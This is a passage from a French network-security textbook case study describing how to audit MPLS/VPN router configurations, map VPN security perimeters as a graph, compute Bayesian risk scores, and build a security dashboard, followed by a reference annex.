- Le premier niveau de contrôle consiste à demander à l'opérateur de télécommunications de fournir des rapports de sécurité sur la configuration du réseau privé virtuel. Cela permet de garantir les bonnes pratiques de configuration des routeurs mais aussi de valider l'isolation logique du réseau privé virtuel de la multinationale.
- Le deuxième niveau de contrôle consiste à superviser les équipements de chiffrement et de filtrage de premier niveau permettant l'accès à un site de la multinationale. Des tableaux de bord peuvent être définis afin de suivre toute évolution des éléments de sécurité. Ce travail incombe à l'équipe de sécurité de la multinationale.
- Le troisième niveau de contrôle consiste à superviser les équipements de chiffrement et de filtrage du deuxième niveau permettant l'accès à un sous-réseau d'un site de la multinationale. Des tableaux de bord peuvent être aussi définis afin de suivre toute évolution des éléments de sécurité.

Mise en œuvre des outils maison

Cette section décrit la mise en œuvre des outils maison afin de répondre aux besoins de sécurité de RadioVoie. Elle détaille dans ce contexte la vérification des configurations des MPLS/VPN, la vérification des périmètres réseau des MPLS/VPN et une analyse de risques du réseau.

Analyse des configurations

Comme indiqué précédemment, les configurations du ou des MPLS/VPN doivent être analysées afin de détecter toute mauvaise configuration par rapport au patron de sécurité.

Les éléments de configuration nécessaires pour assurer un niveau de sécurité minimal sont donnés dans l'exemple de configuration Cisco suivant :

```
ip vrf A                        # nom de la vrf
 rd 1:1                         # route distinguisher associé à la vrf
 route-target export 1:1        # export de routes
 route-target import 1:1        # import de routes
 maximum routes 1000 10         # limitation du nombre de routes
!
```

La justification des éléments de configuration est fournie à la partie IV de l'ouvrage, relative à la configuration des équipements réseau.

Pour analyser les configurations de MPLS/VPN, nous utilisons notre l'outil HDIFF avec le patron de sécurité suivant :

```
margot/17.2$ cat vpn.tp
# template de vérification de la configuration MPLS/VPN
#

{
        # enlève les caractères inutiles
        r*      :^[ ]*!.*
```

```
        # définition du bloque associé à une vrf
        r+      :ip vrf [A-Za-z][A-Za-z0-9]*
        {
                r       : rd [A-Z0-9]+:[0-9]+
                r+      : route-target export [A-Z0-9]+:[0-9]+
                r+      : route-target import [A-Z0-9]+:[0-9]+
                        : maximum routes 100 10

                # aucun autre élément de configuration n'est pas autorisé
                r0      : .*
        }

        # aucun autre élément de configuration est autorisé.
        r*      :.*
}
```

Si nous exécutons le programme HDIFF sur une configuration Cisco qui ne respecte pas le patron de sécurité, nous obtenons les résultats suivants :

```
margot/17.2$ hdiff -f vpn.tp vpn.txt|vhdiff

IN BLOCK vpn.txt 31: ip vrf E
PATTERN 14 'fcx=1<':  maximum routes 1000 10
COUNTED 0

IN BLOCK vpn.txt 38: ip vrf G
PATTERN 11 'rcx=1<':  rd [A-Z0-9]+:[0-9]+
COUNTED 0

IN BLOCK vpn.txt 38: ip vrf G
PATTERN 12 'rcx=+<':  route-target export [A-Z0-9]+:[0-9]+
COUNTED 0

IN BLOCK vpn.txt 38: ip vrf G
PATTERN 14 'fcx=1<':  maximum routes 1000 10
COUNTED 0
```

Cet exemple illustre en première erreur qu'un MPLS/VPN (ligne 31 de la configuration) n'a pas configuré de limitation du nombre de routes (ligne 14 du patron). La configuration doit être mise à niveau en ajoutant `maximum routes 1000 10`.

Une seconde erreur illustre qu'un MPLS/VPN (ligne 38 de la configuration) n'a pas de `Route Distinguisher rd [0-9]+:[0-9]+` (ligne 11 du patron). La configuration doit être mise à niveau en ajoutant un `Route Distinguisher rd [0-9]+:[0-9]+`.

Il est donc possible avec l'outil HDIFF de contrôler en profondeur les configurations des MPLS/VPN et de fournir des données utiles pour l'établissement d'un tableau de bord de la sécurité.

Analyse de périmètres

S'il est important de contrôler les configurations des équipements réseau, il est non moins primordial de valider les périmètres MPLS/VPN implémentés. Pour y parvenir, nous utilisons l'outil GRAPH ainsi qu'un script d'extraction utilisé pour déterminer les nœuds et les arcs de notre graphe MPLS/VPN.


Si nous désirons vérifier les périmètres de configuration des réseaux privés virtuels MPLS/VPN, l'approche consiste à analyser le graphe VPN engendré par les configurations des MPLS/VPN (seules les configurations des routeurs PE nous intéressent). Nous définissons alors le périmètre de sécurité d'un MPLS/VPN comme étant l'ensemble des interconnexions autorisées de ce VPN avec d'autres VPN.

Si, pour chaque configuration PE, nous arrivons à renseigner les champs de la table VPN suivante, il est possible de construire le graphe MPLS/VPN :

```
table VPN
    champ : NomVrf : nom du VPN
    champ : I/E: définit l'action associée au route-target,
                    soit "import" (j'apprends les routes), soit "export" (j'exporte
                    les routes)
    champ : RT : définit la valeur du route-target
```

L'idée consiste ensuite à construire, pour chaque route-target, l'ensemble des VRF qui réalisent un « import » et l'ensemble des VRF qui réalisent un « export », comme l'illustre la figure 17.25.

Figure 17.25
Hiérarchie des routes-targets



Nous pouvons en déduire les liens de connectivité entre les VRF. Ainsi, pour une route-target donnée, chaque VRF appartenant à la liste des « exports » est connectée à toutes les VRF appartenant à la liste des « imports ». Nous pouvons donc construire un graphe VPN, où un sommet est représenté par une VRF et un arc par une connexion entre deux VRF différentes.

Une fois la table VPN construite à partir de l'extraction des informations contenues dans les configurations, le produit cartésien de la table VPN par elle-même sous les conditions suivantes donne tous les arcs de notre graphe VPN, comme l'illustre la requête SQL suivante :

```
SELECT
    Vpn.NomVrf, Vpn.I/E, Vpn.Rt, Vpn_1.NomVrf, Vpn_1.I/E, Vpn_1.Rt
FROM
    Vpn, Vpn AS Vpn_1
WHERE
    Vpn.Rt = Vpn_1.Rt and
    Vpn.IE = "export" and Vpn_1.IE = "import" and
    Vpn.NomVrf != Vpn_1.NomVrf
```

Un sommet du graphe VPN est représenté par `NomVrf` et un arc par un enregistrement trouvé par le produit cartésien précédemment décrit. L'asymétrie de configuration d'un VPN indique que le graphe VPN construit est dirigé.

Le calcul des composantes connexes (s'il existe un chemin entre toute paire de sommets (*x*,*y*) de la composante) et fortement connexes (si, pour toute paire de sommets (*x*,*y*) de la composante, il existe un chemin de *x* à *y* et de *y* à *x*) permet de déterminer les périmètres de sécurité des VPN.

Une fois les nœuds et les arcs extraits des configurations, nous fournissons ces données à l'outil GRAPH afin qu'il calcule les composantes connexes du graphe MPLS/VPN. Les nœuds contenus dans une composante fortement connexe impliquent donc qu'ils communiquent entre eux. En revanche, si les composantes connexes ne sont pas égales aux composantes fortement connexes, c'est qu'il existe des inconsistances de configuration. De même, toute configuration non bidirectionnelle entre deux sommets montre des inconsistances de configuration.


Si nous appliquons cette méthode à l'exemple de configuration présenté précédemment, nous obtenons les résultats suivants :

```
margot/17.2$ ./vpn_graph.sh
<stdin>: 5 nodes, 6 edges, 2306 bytes
# nodes = 5
# edges = 6
#
N       A
N       B
N       C
N       D
N       E
#
D       A E
D       E A
D       E B
D       E C
D       B E
D       C E
connected component (4 nodes):
```

```
{ A B C E }
articulation point: E
node partition: { A }
node partition: { B }
node partition: { C }
connected component (1 nodes):
{ D }
strongly connected component (4 nodes):
{ A B C E }
strongly connected component (1 nodes):
{ D }
```

Les résultats de l'outil GRAPH indiquent que les deux composantes fortement connexes suivantes ont été trouvées, comme illustré à la figure 17.26 :

Figure 17.26
Interconnexions entre les VPN



- Composante 1 : les nœuds A, B, C et E peuvent communiquer entre eux. Cependant, le nœud E est un point d'articulation pour la composante fortement connexe.
- Composante 2 : le nœud D est isolé.

Le contrôle de sécurité consiste donc à vérifier si les périmètres de sécurité trouvés correspondent bien aux périmètres de sécurité demandés. En cas d'erreur de configuration, l'isolation n'est plus assurée. Ce contrôle doit aussi être pris en compte afin de fournir des données utiles pour l'établissement d'un tableau de bord de la sécurité.

Analyse de risques

Il est primordial de déterminer un niveau de risque pour le réseau correspondant aux vulnérabilités de sécurité détectées. Rappelons qu'il s'agit de déterminer le risque pris si ces vulnérabilités de sécurité ne sont pas corrigées.

Nous utilisons notre outil BAYES afin de connaître le niveau de risque des réseaux interne et externe. La modélisation pour notre calcul de risque est la suivante : pour chaque objet, il y a 3 tests possibles, pouvant référencer une ou plusieurs vulnérabilités. De plus, il y a 10 impacts possibles (pas d'impact, 3 impacts pour le VPN vert, 3 impacts pour le VPN bleu et 3 impacts pour le cœur de réseau), comme le résume le tableau 17.4.

Tableau 17.4 Répartition des tests et des impacts

Objet	Test	Impact
Cœur de réseau (routeurs PE, P)	1	1 (faible impact réseau)
	2	2 (moyen impact réseau)
	3	3 (fort impact réseau)
CE vert	4	4 (faible impact VPN vert)
	5	5 (moyen impact VPN vert)
	6	6 (fort impact VPN vert)
CE bleu	7	7 (faible impact VPN bleu)
	8	8 (moyen impact VPN bleu)
	9	9 (fort impact VPN bleu)

Dans ce modèle, si nous tenons compte uniquement de la topologie réseau, les règles de propagation sont les suivantes :

```
margot/17.2$ cat dmz.rule
0 ce_bleu ce_bleu 4 5 6        # règles de propagation à la racine
0 ce_vert ce_vert 7 8 9
0 pe pe 1 2 3
0 p p 1 2 3
1 pe pe 1                      # règles de propagation hors racine
2 pe pe 2
3 pe pe 3
1 p p 1
2 p p 2
3 p p 3
4 ce_bleu ce_bleu 4
5 ce_bleu ce_bleu 5
6 ce_bleu ce_bleu 6
7 ce_vert ce_vert 7
8 ce_vert ce_vert 8
9 ce_vert ce_vert 9
4 ce_bleu ce_bleu 4
5 ce_bleu ce_bleu 4 5
6 ce_bleu ce_bleu 4 5 6
6 ce_bleu pe 3
7 ce_vert ce_vert 7
8 ce_vert ce_vert 7 8
9 ce_cert ce_vert 7 8 9
9 ce_vert pe 3
1 pe pe 1
2 pe pe 1 2
3 pe pe 1 2 3
1 pe p 1
2 pe p 1 2
3 pe p 1 2 3
```

```
1 pe p 1
2 pe p 1 2
3 pe p 1 2 3
1 p p 1
2 p p 1 2
3 p p 1 2 3
1 p pe 1
2 p pe 1 2
3 p pe 1 2 3
```

Si nous prenons aussi en compte les fichiers de conséquences et de probabilités suivants :

```
margot/17.2$ cat dmz.cons
6     /* impact faible : réseau */
30    /* impact moyen : réseau */
60    /* impact fort : réseau */
2     /* impact faible : ce_bleu */
10    /* impact moyen : ce_bleu */
20    /* impact fort : ce_bleu */
2     /* impact faible : ce_vert */
10    /* impact moyen : ce_vert */
20    /* impact fort : ce_vert */

margot/17.2$ cat dmz.proba
0.1   /* pas d'impact */
0.3   /* impact faible : réseau */
0.3   /* impact moyen : réseau */
0.8   /* impact fort : réseau */
0.3   /* impact faible : ce_bleu */
0.3   /* impact moyen  : ce_bleu */
0.8   /* impact fort : ce_bleu */
0.3   /* impact faible : ce_vert */
0.3   /* impact moyen : ce_vert */
0.8   /* impact fort : ce_vert */
```

il est possible d'exécuter le programme BAYES pour chacun des fichiers de vulnérabilités détectés par les contrôles internes et externes.

Le Makefile suivant permet de lancer une simulation composée de six fichiers en considérant les mêmes paramètres de règles, conséquences et probabilités :

```
margot/17.2$ cat Makefile
PGM=bayes

mpls:
        normalise mpls.rule mpls.proba mpls.txt mpls.cons
        $(PGM) mpls.txt.ref.dat[1234] 1000
        normalise mpls.rule mpls.proba mpls.txt1 mpls.cons
        $(PGM) mpls.txt1.ref.dat[1234] 1000
        normalise mpls.rule mpls.proba mpls.txt2 mpls.cons
        $(PGM) mpls.txt2.ref.dat[1234] 1000
        normalise mpls.rule mpls.proba mpls.txt3 mpls.cons
```

```
        $(PGM) mpls.txt3.ref.dat[1234] 1000
        normalise mpls.rule mpls.proba mpls.txt4 mpls.cons
        $(PGM) mpls.txt4.ref.dat[1234] 1000
        normalise mpls.rule mpls.proba mpls.txt5 mpls.cons
        $(PGM) mpls.txt5.ref.dat[1234] 1000
```

Nous exécutons alors le programme BAYES sur les différents fichiers contenant les vulnérabilités de sécurité :

```
margot/17.2$ make mpls | grep "distribution des probabilités"
distribution des probabilités (impacts): 4.676320e-01  0.000000e+00  0.000000e+00
 0.000000e+00  6.528000e-02  1.368000e-01  0.000000e+00  3.002880e-01  3.000000e-02
 0.000000e+00 1.000000e+00
distribution des probabilités (impacts): 4.195909e-01  0.000000e+00  0.000000e+00
 0.000000e+00  4.632369e-02  9.707538e-02  5.538462e-02  2.499762e-01  7.626462e-02
  5.538462e-02 1.000000e+00
distribution des probabilités (impacts): 3.133001e-01  3.749214e-02  0.000000e+00
  1.070575e-01  1.344220e-02  2.816932e-02  1.473982e-01  3.188917e-01  1.859661e-02
  1.565217e-02 1.000000e+00
distribution des probabilités (impacts): 3.121092e-01  5.179567e-02  3.855578e-02
  1.454619e-01  1.113643e-02  2.333737e-02  1.222497e-01  2.667094e-01  1.555353e-02
 1.309091e-02 1.000000e-00
distribution des probabilités (impacts): 3.374458e-01  5.940910e-02  4.422309e-02
 0.000000e+00  1.411175e-02  2.957243e-02  1.542497e-01  3.259782e-01  1.900987e-02
 1.600000e-02 1.000000e-00
distribution des probabilités (impacts): 4.098510e-01  0.000000e+00  0.000000e+00
 0.000000e+00  3.857143e-02  0.000000e+00  0.000000e+00  5.515776e-01  0.000000e+00
 0.000000e+00 1.000000e-00

margot/17.2$ make mpls|grep risque
risque : 2.399136e+00
risque : 4.541384e+00
risque : 1.104174e+01
risque : 1.384658e+01
risque : 6.254144e+00
risque : 1.180298e+00
```

Exemple de tableau de bord de la sécurité réseau

Le tableau 17.5 récapitule les éléments de l'architecture réseau qui permettent d'établir des tableaux de bord de sécurité pour l'extension du réseau RadioVoie.

Tableau 17.5 Exemples de données permettant de construire un tableau de bord

Sous-réseau	Catégorie	Élément
Intranet	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.) et routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.) et routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, LAN et systèmes connectés

Tableau 17.5 Exemples de données permettant de construire un tableau de bord *(suite)*

Recherche	Configuration	Des commutateurs (vérification VLAN, analyse des configurations des VLAN, etc.), routeurs (vérification ACL, etc.), boîtiers IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, accès autorisés mais de sources imprévues, etc.), routeurs (violation ACL, etc.), boîtiers IPsec (sessions échouées, etc.) et pare-feu (sessions échouées, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, boîtiers IPsec, pare-feu, LAN (DMR R&D) et systèmes connectés
Intersite	Configuration	Des commutateurs (vérification VLAN, etc.), routeurs (vérification ACL, etc.), boîtiers IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.), routeurs (violation ACL, etc.), boîtiers IPsec (sessions échouées, sessions intranet, etc.) et pare-feu (sessions échouées, sessions intranet, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, boîtiers IPsec, pare-feu, LAN (DMZ entrante, DMZ Interco) et systèmes connectés
Internet	Configuration	Des commutateur (vérification VLAN, etc.), routeur (vérification ACL, etc.), boîtier IPsec (vérification des règles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateur (accès non autorisés, etc.), routeur (violation ACL, etc.), boîtier IPsec (sessions échouées, sessions Internet, etc.) et pare-feu (sessions échouées, sessions Internet, etc.)
	Balayage réseau	Sur les commutateur, routeur, boîtier IPsec, pare-feu, LAN (DMZ entrante, DMZ sortante) et systèmes connectés
Tierce partie	Configuration	Des commutateur (vérification VLAN, etc.), modems (vérification des contrôles d'accès, etc.), boîtier IPsec (sessions échouées, etc.), serveurs dédiés (vérification des services ouverts, vérification de l'intégrité des fichiers sensibles, etc.) et pare-feu (vérification des règles, etc.)
	Événement réseau	Des commutateur (accès non autorisés, etc.), modems (routeurs accès non autorisés, etc.), boîtier IPsec (sessions échouées, etc.), pare-feu (violation des règles, etc.) et serveurs dédiés RAS (sessions échouées, etc.)
	Balayage réseau	Sur les commutateur, modems, boîtier IPsec, pare-feu, LAN (DMZ entrante, DMZ RAS) et systèmes connectés
Production	Configuration	Des commutateurs (vérification VLAN, etc.), routeurs (vérification ACL, etc.), serveurs dédiés d'authentification (vérification des services ouverts, vérification de l'intégrité des fichiers sensibles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.), routeurs (violation ACL, etc.) et serveurs dédiés d'authentification (sessions échouées, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, LAN et systèmes connectés
Administration	Configuration	Des commutateurs (vérification VLAN, etc.), routeurs (vérification ACL, etc.), boîtiers IPsec (vérification des règles, etc.), pare-feu (vérification des règles, etc.) et serveurs d'administration (vérification des services ouverts, vérification de l'intégrité des fichiers sensibles, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.), routeurs (violation ACL, etc.), boîtiers IPsec (sessions échouées, sessions intranet, etc.), pare-feu (sessions échouées, sessions intranet, etc.) et serveurs d'administration (sessions échouées, etc.)


Tableau 17.5 Exemples de données permettant de construire un tableau de bord *(suite)*

	Balayage réseau	Sur les commutateurs, routeurs, boîtiers IPsec, pare-feu, LAN (supervision IPsec, supervision pare-feu, supervision équipement réseau) et systèmes connectés
Administration production	Configuration	Des commutateurs (vérification VLAN, etc.) et routeurs (vérification ACL, etc.)
	Événement réseau	Des commutateurs (accès non autorisés, etc.) et routeurs (violation ACL, etc.)
	Balayage réseau	Sur les commutateurs, routeurs, LAN et systèmes connectés

Le tableau de bord de la sécurité peut être constitué de nombreuses courbes suivant les domaines concernés.

Par exemple, si nous calculons tous les scénarios d'événements possibles par le biais d'un arbre probabiliste (fondé sur les faiblesses de sécurité préalablement détectées), il est possible de déterminer les probabilités associées pour chaque niveau d'impact, comme l'illustre la figure 17.27 (les résultats correspondent à l'exemple détaillé précédemment).

Figure 17.27
Distribution des probabilités des impacts réseau sur trois mois




Une fois calculées les probabilités des impacts réseau, il suffit de quantifier les conséquences associées pour calculer le risque de non-application de la politique de sécurité. Ce risque est calculé comme une espérance mathématique en multipliant les probabilités par les conséquences associées aux impacts réseau, comme illustré à la figure 17.28 (les résultats correspondent à l'exemple détaillé précédemment).

En résumé

Quelle que soit l'entreprise, l'analyse initiale des besoins de sécurité et la définition d'une politique de sécurité réseau sont les étapes capitales qui précèdent la mise en place d'architectures techniques et de solutions de sécurité.

Figure 17.28
Évolution du risque dans le temps



Toute architecture ou solution de sécurité a ses forces et ses faiblesses, qu'il faut connaître et surveiller. En cas d'incident de sécurité, une alerte du niveau de sécurité approprié doit être déclenchée.

Des contrôles périodiques et en profondeur doivent être menés afin de vérifier l'application de la politique de sécurité réseau. Dans ce contexte, des tableaux de bord de sécurité peuvent être définis, suivis et réactualisés régulièrement afin de tenir compte de toute évolution des architectures et des mécanismes de sécurité.

Au travers de cette étude de cas, les principes présentés dans l'ensemble de l'ouvrage, sans lesquels aucune stratégie de sécurité ne saurait réussir, ont été méthodiquement appliqués : définition des besoins de sécurité de l'entreprise, définition d'une politique de sécurité réseau, mise en œuvre des solutions techniques adaptées, mise en place d'un contrôle de sécurité et établissement d'un tableau de bord de la sécurité afin de vérifier que la politique de sécurité définie est appliquée.

Annexe

Références

Le site officiel du livre

Ce site regroupe l'ensemble des outils détaillés dans l'ouvrage, ainsi que des informations complémentaires. Le lecteur pourra aussi interagir avec les auteurs s'il le souhaite :

http://tableaux.levier.org/

Quelques références des auteurs

L. Levier, « Attaques des systèmes – Partie 2 : Prendre le contrôle du bastion », *Techniques de l'ingénieur*, H5833, 2006

L. Levier, « Attaques des systèmes – Partie 1 : Identifier les faiblesses du bastion », *Techniques de l'ingénieur*, H5832, 2006

L. Levier, « Attaques des réseaux », *Techniques de l'ingénieur*, H5830, 2006

C. Llorens, S. Loye, « Quelques éléments de sécurité des protocoles Multicast IP ? Le routage interdomaine », *MISC*, n° 26, juillet-août 2006

C. Llorens, S. Loye, « Quelques éléments de sécurité des protocoles Multicast IP ? Le routage intradomaine », *MISC*, n° 25, mai-juin 2006

C. Llorens, S. Loye, « Quelques éléments de sécurité des protocoles Multicast IP ? L'accès », *MISC*, n° 24, mars-avril 2006

C. Llorens, « Mesure de la sécurité logique d'un réseau d'un opérateur de télécommunications », thèse Informatique et réseaux, Télécom Paris, http://pastel.paristech.org/archive/00001492/

C. Llorens, F. Bruel, « Quelques éléments de sécurité du protocole BGP », *MISC*, nº 21, septembre-octobre 2005

C. Llorens, D. Valois, « La sécurité des réseaux virtuels privés MPLS/VPN », *MISC*, nº 20, juillet-août 2005

C. Llorens, D. Valois, « La vérification des périmètres de sécurité IPsec », *MISC*, nº 19, mai-juin 2005

C. Llorens, L. Levier, *Tableaux de bord de la sécurité réseau*, première édition, Eyrolles, 2003

D.Valois, C. Llorens, *"Network Security Verification System and Method"*, United States Patent Application 20040260818, juin 2003

C. Llorens, D.Valois, A. Gibouin, Y. Le Teigner, *"Computational Complexity of the Network Routing Logical Security"*, IEEE international Information Assurance Workshop, Darmstadt, mars 2003

D.Valois, C. Llorens, *"Detection of Security Holes in Router Configurations"*, conférence FIRST, Hawaii, juin 2002

Quelques références scientifiques

Bush (S. F.), Evans (S. C.), *"Complexity-Based Information Assurance", General Electrics Corporate Research and Development report*, number 2001CRD084, 2001

Cimatti (A.), Clarke (E. M.), Giunchiglia (E.), Giunchiglia (F.), Pistore (M.), Roveri (M.), Sebastiani (R.), Tacchella (A.), *"NuSMV2: An openSource Tool for Symbolic Modelchecking", Proc. 14th Intl Conf. Computer AidedVerification (CAV 2002)*, Springer-Verlag, Lect. Notes Comp. Sci. 2404, pp. 359-364, 2002

Dacier (M.), « Vers une évaluation quantitative de la sécurité informatique », *Thèse de doctorat*, Institut Polythechnique de Toulouse, n˚ 971, 1994

Dacier (M.), Deswarte (Y.), *"Privilege Graph: an Extension to the Typed Access Matrix Model", in Third European Symposium on Research in Computer Security (ESORICS 94)*, (D. Gollman, ed.), Brighton, United Kingdom, Lecture Notes in Computer Science, 875, Springler-Verlag, ISBN 3-540-58618-0, pp. 317-334, 1994

Dacier (M.), Deswarte (Y.), Kaâniche (M.), *"Models and Tools for Quantitative Assessment of Operational Security", in 12th IFIP Information Systems Security Conference (IFIP/SEC'96)*, (S. K. Katsikas, D. Gritzalis, ed.), Samos, Greece, May 21-23, pp. 177-186, ISBN 0-412-78120-4, Chapman & Hall, 1996

Eppstein (D.), Muthukrishnan (S.), "*Internet Packet Filter Management and Rectangle Geometry", Proceedings of the twelfth annual ACM-SIAM symposium on Discrete algorithms*, pp. 827-835, 2001

Feamster (N.), "*Practical Verification Techniques for Wide-Area Routing", ACM SIGCOMM Computer Communication Review*, Volume 34, Issue 1, pp. 87-92, 2004

Feamster (N.), Balakrishnan (H.), *"Towards a Logic for Wide-Area Internet Routing"*, *Proceedings of the ACM SIGCOMM workshop on Future directions in network architecture*, pp. 289-300, 2003.

Jensen (F. V.), *"Bayesian Networks and Decision Graphs"*, *Springer-Verlag*, ISBN 0-387-95259-4, pp. 1-157, 2001

Laprie (J. C.), Guide de la sûreté de fonctionnement, *Cépaduès Editions*, 2e édition, ISBN 2-85428-341-4, pp. 324-325, 1995

Mahajan (R.), Wetherall (D.), Anderson (T.), *"Understanding BGP Misconfiguration"*, *ACM Proceedings of the 2002 conference on applications, technologies, architectures, and protocols for computer communications*, pp. 3-16, 2002

Ortalo (R.), « Évaluation quantitative de la sécurité des systèmes d'information », thèse de doctorat de l'Institut national polytechnique de Toulouse, 1998

Phillips (C.) and Swiler (L.), *"A Graph-Based System for Network-Vulnerability Analysis"*, *in Proceedings of the 1998 Workshop on New Security Paradigms*, pp. 71-79, 1998

Somesh (J.), Sheyner (O.), Wing (J.M.), *"Minimization and Reliability Analyses of Attack Graphs"*, *Proceedings of the Computer Security Foundations Workshop*, Nova Scotia, pp. 49-63, 2002

Stamatelotos (M.), *"Probabilistic Risk Assessment Procedures Guide for NASA Managers and Practitioners"*, *NASA report*, v 1.1, 2002

Stoneburner (G.), Goguen (A.), Ferringa (A.), *"Risk Management Guide for Information Technology Systems"*, *National Institute of Standards and Technology*, SP 800-30, 2001

Swiler (L. P.), Philips (C.), Ellis (D.), Chakerian (S.), *"Computer-attack Graph Generation Tool"*, *DISCEX' 01 : DARPA Information Survivability Conference and Exposition II.*, pp. 307-321, 2001

Warkhede (P.), Suri (S.), Varghese (G.), *ìFast Packet Classification for Two-Dimensional Conflict-Free Filtersî Proceedings of the Twentieth Annual Joint Conference of the IEEE Computer and Communications Societies*, vol.†3, pp.†1434-1443, 2001,

Quelques livres scientifiques

Bedford (T.), Cooke (R.M.), *Probabilistic Risk Analysis: Foundations and Methods*, Cambridge University Press, ISBN 0-521-77320-2, pp. 97-255, 2001

Berchtold (A.), *Chaînes de Markov et modèles de transition*, Hermes, ISBN 2-86601-661-0, pp. 13-102, 1998

Brassard (G.), Bratley (P.), *Fundamentals of Algorithmics*, Prentice-Hall, ISBN 0-13-335068-1, pp. 219-258, 1996

Capinski (M.), Zastawniak (T.), *Probalility through Problems*, Springler, ISBN 0-387-95063-X, pp. 117-167, 2001

Fenton (N. E.), Pfleeger (S. L.), *Software Metrics: A Rigorous Approach & Practical Approach Revised*, PWS Publishing Company, Second Edition, ISBN 0534954251, pp. 23-76, 1996

Quelques critères d'évaluation

Common Criteria, Common Criteria for information technology security evaluation, v2.2, 2004

CTCPEC, The Canadian Trusted Computer Product Evaluation Criteria, Canadian System Security Center, Communications Security Establishment, Governement of Canada, version 3.0e, 1993

ITSEC, *Critères d'évaluation de la sécurité des systèmes informatiques*, Office des publications officielles des Communautés Européennes, ISBN 95-826-3005-6, Luxembourg, v1.2, 1991

JCSEC, The Japanese Computer Security Evaluation Criteria-Functionality Requirements, Ministry of International Trade and industry, Draft V1.0, August, 1992.

Quelques revues

Le journal de sécurité *MISC* contient de nombreux articles couvrant tous les domaines de la sécurité (loi, réseau, application, etc.) :

http://www.miscmag.com/

Les Techniques de l'ingénieur regroupent un ensemble de traités couvrant tous les domaines des sciences de l'ingénieur tels que les télécommunications :

http://www.techniques-ingenieur.fr/

Quelques formations de sécurité

Le mastère sécurité de l'ESIEA :

http://www.esiea.fr/

Le mastère sécurité de l'ENST :

http://www.enst.fr/

Autres références

Acteurs de l'insécurité

Page personnelle de M. E. KABAY, PhD, CISSP, Associate Professor of Information Assurance, Program Director, Master of Science in Information Assurance, Department of Computer Information Systems, Norwich University, Northfield VT :

http://www2.norwich.edu/mkabay/

Configuration des routeurs

Pour la configuration d'un équipement réseau Cisco et celle de sa sécurité, la NSA (National Security Agency) a publié le document *"Cisco Router Security Recommendation Guides" et autres :*

http://www.nsa.gov/snac/

Pour la configuration de son réseau et de sa sécurité, Cisco a publié le document *"IOS Features that an ISP Should Consider" :*

ftp-eng.cisco.com/cons/isp/essentials/

Pour la configuration de son réseau et de sa sécurité, Juniper a publié de nombreux documents *:*

http://www.juniper.net

Un exemple de configuration sécurisé, plutôt destiné aux fournisseurs d'accès Internet, de Rob Thomas, *Secure IOS and Juniper Template :*

http://www.cymru.com/Documents/secure-ios-template.html

http://www.cymru.com/gillsr/documents/junos-template.pdf

NCAT (Network Config Audit Tool) et RAT (Router Audit Tool) sont deux outils qui permettent de valider la configuration des équipements par rapport à un modèle. Un fichier contenant les règles basées sur les documents de la NSA, de Rob Thomas et de Cisco (voir ci-dessous) est également livré :

http://ncat.sourceforge.net

RANCID (Really Awesome New Cisco confIg Differ) utilise CVS (http://www.cvshome.org/) et permet de stocker de manière centralisée les configurations logicielles et matérielles des équipements ainsi que d'automatiser certaines tâches administratives :

http://www.shrubbery.net/rancid

Cryptographie

Ce livre contient les descriptions des principaux algorithmes cryptographiques utilisés de nos jours :

